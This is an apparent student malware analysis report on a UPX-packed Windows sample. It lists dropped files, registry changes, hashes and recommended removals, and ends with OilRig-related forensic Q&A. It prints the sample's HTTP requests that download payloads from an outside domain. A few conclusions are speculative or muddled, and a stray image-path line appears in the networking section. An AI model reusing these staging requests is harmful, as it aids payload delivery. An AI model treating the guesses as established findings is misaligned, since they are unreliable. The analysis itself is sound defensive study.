Malware Analysis Report

Executive summary

A malicious program that uses UPX packer to disguise when executing it displays a graphical interface after which it asks for permission to connect to the Internet to contact domain and download some files after that he change registry value to hide his own file and trying to spread on many location also he terminate many services.

File System

When I run the file I notice some change, I found that by using Cuckoo Sandbox there are many actions done on files (delete and opened and some of it modified) .

Opened

- C:\PETRA-PC.exe
- C:\Users\ahmed\Desktop\desktop.ini
- C:\Windows\Fonts\staticcache.dat
- C:\Users\ahmed\AppData\Local\Temp\2019s1a2.pe32

Modified

- C:\PETRA-PC.exe

Dropped

The malware download this two files when it connect to the internet (by small investigation using Wireshark)

- c:\install.zip
- update.zip

Registry

The malware runs and changes the following registry values and therefore to do some work such as allowing it to hide and allowing it to publish itself, hiding some files, automatic operation of some programs, bypassing the firewall, and so on. Sample of registry and actions done on it:

Opened

- HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Shell\RegisteredApplications\UrlAssociations\Directory\OpenWithProgids
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\ShellFolde
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions
- HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\ShellEx\IconHandler
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Blocked
- HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\DropTarget
- HKEY_CURRENT_USER\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

Deleted

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName

Networking

By using Wireshark I see that the malware contact this IP 35.209.80.177 on port 80 TCP connection this contact associated with proses (nl0ofvq2ss.exe , PID: 3728) , when I see Http traffic I saw this request to download three file, and the traffic without HTTP header and this is unusual things:

The three request:

- GET /Teaching/Exercises/samples/update.zip HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: www.robertmcardle.com
Connection: Keep-Alive

- GET /Teaching/Exercises/samples/7z.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.robertmcardle.com Connection: Keep-Alive


- GET /Teaching/Exercises/samples/7z.dll HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.robertmcardle.com Connection: Keep-Alive

- Site contacted:
  http://www.robertmcardle.com/Teaching/Exercises/samples/7z.exe
  http://www.robertmcardle.com/Teaching/Exercises/samples/update.zip

- Downloaded Files
  7z.exe - update.zip

Defense

- This malware use UPX packer to make the analysis more difficult I realize that when I used easy detect , you can see that in the following and notice the High entropy :



Extracted Files

nl0OFvq2Ss.exe

Size: 6KiB (6144 bytes)

Description: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed

stage2.exe

Size: 36KiB (36528 bytes)

Description: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows

The file contained three sections two of them packed and the remain one contain the unpacked section of file:

Name	Virtual Address	Virtual Size	MD5
UPX0	4096	24576	d41d8cd98f00b204e9800998ecf8427e
UPX1	28672	4096	efe8876ca737546c24ed6a0adf19f3b4
.rsrc	32768	4096	ea1664903a4ddcec5a0faf6fe19a95fe

String:

I used strings, pestudio and bintext and I found that there is no useful strings found in the file.

Purpose

I think that the malicious program is designed to run some files automatically and by changing the values of some registrations, it results in some processes that help it spread itself and connect to an external source that downloads some files from it, perhaps it is a back door or key logger or perhaps programs that enable him to fully control the device and spread himself inside The network also opens up a MountPointManager that identifies areas of infection, helping it spread itself and avoid detection and it Writes data to a remote process.

Recommendations for removal

I recommended to remove the following files in order to repairing our machine or any infected machine and also trying to reset registry value:

- C:\7z.exe
- C:\install.zip
- C:\stage2.exe
- C:\2020S1Repeat.exe
- C:\nl0OFvq2Ss.exe:Zone.Identifier
- C:\nl0OFvq2Ss.exe.config
- C:\nl0OFvq2Ss.exe
- DISMHOST.EXE.60A63FE6.bin
- desktop.ini

Imports

Here I used pestudio to find lib imported

- SHELL32.dll
- KERNEL32.DLL
- urlmon.dll
- ADVAPI32.dll
- MSVCR120.dll
- USER32.dll

Basic information

Also by using pestudio I find this general info

File name:	PETRA-PC.exe
File size:	6KiB (6144 bytes)
File type:	Win32 EXE
MD5:	9e27b0ae50822baff2d6b5cf2adee807
SHA1:	69bac9d28e4d5aa1b7bf2ffce6bb26182fa780d7
SHA256:	880077bca7e1ed34dcb4d534ee9d0ef00ac708c3cb6f9ba183664485219a9f3e
SSDeep:	96:Kl1HxdFuYezspwom5QfmOgcu5L97k+fCGigErv9BWRB2Q3CxTuS8R:cxXeWwoFoLp6gePE2Q3v9R

File name:	2020S1Repeat.exe
FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2019-11-13 22:14:43
PEType	PE32
LinkerVersion	12.0
CodeSize	13312
EntryPoint	00407da0

Forensic:

1. Based on ThreatMiner – this domain is mentioned in two APT reports. Which security company created these reports?
   Unit 42 team at Palo Alto Networks, I used threatMiner.
2. Give at least one common name for the group you believe are behind this attack?
   Helix Kitten, or OilRig https://apt.thaicert.or.th/cgi-bin/showcard.cgi?g=OilRig%2C%20APT%2034%2C%20Helix%20Kitten%2C%20Chrysene
3. In which country is this Domain Hosted today? Where was it hosted in 2016?
   Iran and it appears to be now in honk Kong japan (based on the server it's now hosted on) / I used WHOIS
4. When can you verify THIS Domain was first used by this attack group – or at least first noticed? (Month and Year)
   May 2016
5. The name of one of the malware components of this campaign translates to the name of a "Parasitic Worm". Which network protocol does it use for its C&C communication?
   HTTP and via DNS queries
6. One sample of this same malware was tested on the online Sandbox any.run in August 2019. Which sort of decoy document format does it use before dropping the next stage of attack?
   Microsoft Excel.2010 / https://app.any.run/tasks/15c0562c-6582-419a-94e2-8adcc5a679e9/
7. Based on the analysis it likely creates two different types of script files. Name both files
   VB Script called update.vbs - PowerShell script called dns.ps1
8. How does the malware survive a reboot?
   The malware can survive rebooting by creating a scheduled task that is responsible for running the two scripts at regular intervals. Even after rebooting they will reopen every three minutes or so.
9. Based on Historical Whois information (listed in several reports) for the Domain the CEO accessed – where are the people behind it most likely based?
   Iran
10. Is the goal of this attack more likely to be Financial, Hacktivism or Espionage
    Espionage because it contain key-logger module